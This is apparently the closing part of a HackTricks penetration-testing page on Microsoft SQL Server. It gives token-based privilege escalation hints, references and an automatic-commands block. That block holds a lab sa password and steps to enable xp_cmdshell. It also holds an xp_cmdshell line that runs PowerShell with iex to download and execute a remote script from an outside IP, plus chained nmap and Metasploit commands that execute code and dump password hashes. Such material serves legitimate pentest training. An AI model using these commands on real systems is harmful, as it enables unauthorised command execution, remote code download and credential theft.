After obtaining OS command execution, inspect the SQL Server service account’s actual token with whoami /priv; do not assume SeImpersonatePrivilege is enabled. If it is enabled and the Windows build/configuration is susceptible, review RoguePotato and PrintSpoofer and JuicyPotato. Applicability depends on the OS version, COM/RPC reachability, service hardening, and token state.
Shodan
port:1433 !HTTP
References
- [1] Unit 42 – Phantom Taurus: WMI-driven direct SQL collection via batch/sqlcmd
- [2] HTB: DarkZero - linked-server credential mapping to cross-forest RCE
- [3] HTB: Signed - MSSQL coercion to silver ticket sysadmin
- [4] Microsoft Learn - sp_helplinkedsrvlogin (Transact-SQL)
- [5] SpecterOps - Oops, I Weaponized the Database: Abusing AI Features in SQL Server 2025
- [6] gershsec/mssql2025-poc
- [7] Microsoft Learn - sp_invoke_external_rest_endpoint (Transact-SQL)
- [8] Microsoft Learn - CREATE EXTERNAL MODEL (Transact-SQL)
- [9] Microsoft Learn - AI_GENERATE_EMBEDDINGS (Transact-SQL)
- [10] Microsoft Learn –
sys.database_principals - [11] SQL Server Login User Permissions with fn_my_permissions - MSSQLTips
- [12] Advanced MSSQL Injection Tricks - PT SWARM
- [13] Hacking SQL Server Stored Procedures - Part 1: (Un)Trustworthy Databases - NetSPI
- [14] Hacking SQL Server Stored Procedures - Part 2: User Impersonation - NetSPI
- [15] Executing SMB Relay Attacks via SQL Server using Metasploit - NetSPI
- [16] Working with the Registry from SQL Server - Wayne Sheffield
- [17] GOADv2 pwning - part 12 - mayfly277
- [18] SQL Server exploitation notes - exploit7 (translated)
- [19] netspi.com - Decrypting MSSQL Database Link Server Passwords
- [20] Microsoft Learn – SQL Server network configuration and ports
- [21] Amazon RDS for SQL Server unsupported features
- [22] Microsoft Learn – SQL Server system databases
HackTricks Automatic Commands
Protocol_Name: MSSQL    #Protocol Abbreviation if there is one.
Port_Number:  1433     #Comma separated if there is more than one.
Protocol_Description: Microsoft SQL Server         #Protocol Abbreviation Spelled out

Entry_1:
  Name: Notes
  Description: Notes for MSSQL
  Note: |
    Microsoft SQL Server is a relational database management system developed by Microsoft. As a database server, it is a software product with the primary function of storing and retrieving data as requested by other software applications—which may run either on the same computer or on another computer across a network (including the Internet).

    #sqsh -S 10.10.10.59 -U sa -P GWE3V65#6KFH93@4GWTG2G

    ###the goal is to get xp_cmdshell working###
    1. try and see if it works
        xp_cmdshell `whoami`
        go

    2. try to turn component back on
        EXEC SP_CONFIGURE 'xp_cmdshell' , 1
        reconfigure
        go
        xp_cmdshell `whoami`
        go

    3. 'advanced' turn it back on
        EXEC SP_CONFIGURE 'show advanced options', 1
        reconfigure
        go
        EXEC SP_CONFIGURE 'xp_cmdshell' , 1
        reconfigure
        go
        xp_cmdshell 'whoami'
        go


    xp_cmdshell "powershell.exe -exec bypass iex(new-object net.webclient).downloadstring('http://10.10.14.60:8000/ye443.ps1')"


    https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-mssql-microsoft-sql-server/index.html

Entry_2:
  Name: Nmap for SQL
  Description: Nmap with SQL Scripts
  Command: nmap --script ms-sql-info,ms-sql-empty-password,ms-sql-xp-cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-tables,ms-sql-hasdbaccess,ms-sql-dac,ms-sql-dump-hashes --script-args mssql.instance-port=1433,mssql.username=sa,mssql.password=,mssql.instance-name=MSSQLSERVER -sV -p 1433 {IP}

Entry_3:
  Name: MSSQL consolesless mfs enumeration
  Description: MSSQL enumeration without the need to run msfconsole
  Note: sourced from https://github.com/carlospolop/legion
  Command: msfconsole -q -x 'use auxiliary/scanner/mssql/mssql_ping; set RHOSTS {IP}; set RPORT <PORT>; run; exit' && msfconsole -q -x 'use auxiliary/admin/mssql/mssql_enum; set RHOSTS {IP}; set RPORT <PORT>; run; exit' && msfconsole -q -x 'use admin/mssql/mssql_enum_domain_accounts; set RHOSTS {IP}; set RPORT <PORT>; run; exit' &&msfconsole -q -x 'use admin/mssql/mssql_enum_sql_logins; set RHOSTS {IP}; set RPORT <PORT>; run; exit' && msfconsole -q -x 'use auxiliary/admin/mssql/mssql_escalate_dbowner; set RHOSTS {IP}; set RPORT <PORT>; run; exit' && msfconsole -q -x 'use auxiliary/admin/mssql/mssql_escalate_execute_as; set RHOSTS {IP}; set RPORT <PORT>; run; exit' && msfconsole -q -x 'use auxiliary/admin/mssql/mssql_exec; set RHOSTS {IP}; set RPORT <PORT>; run; exit' && msfconsole -q -x 'use auxiliary/admin/mssql/mssql_findandsampledata; set RHOSTS {IP}; set RPORT <PORT>; run; exit' && msfconsole -q -x 'use auxiliary/scanner/mssql/mssql_hashdump; set RHOSTS {IP}; set RPORT <PORT>; run; exit' && msfconsole -q -x 'use auxiliary/scanner/mssql/mssql_schemadump; set RHOSTS {IP}; set RPORT <PORT>; run; exit'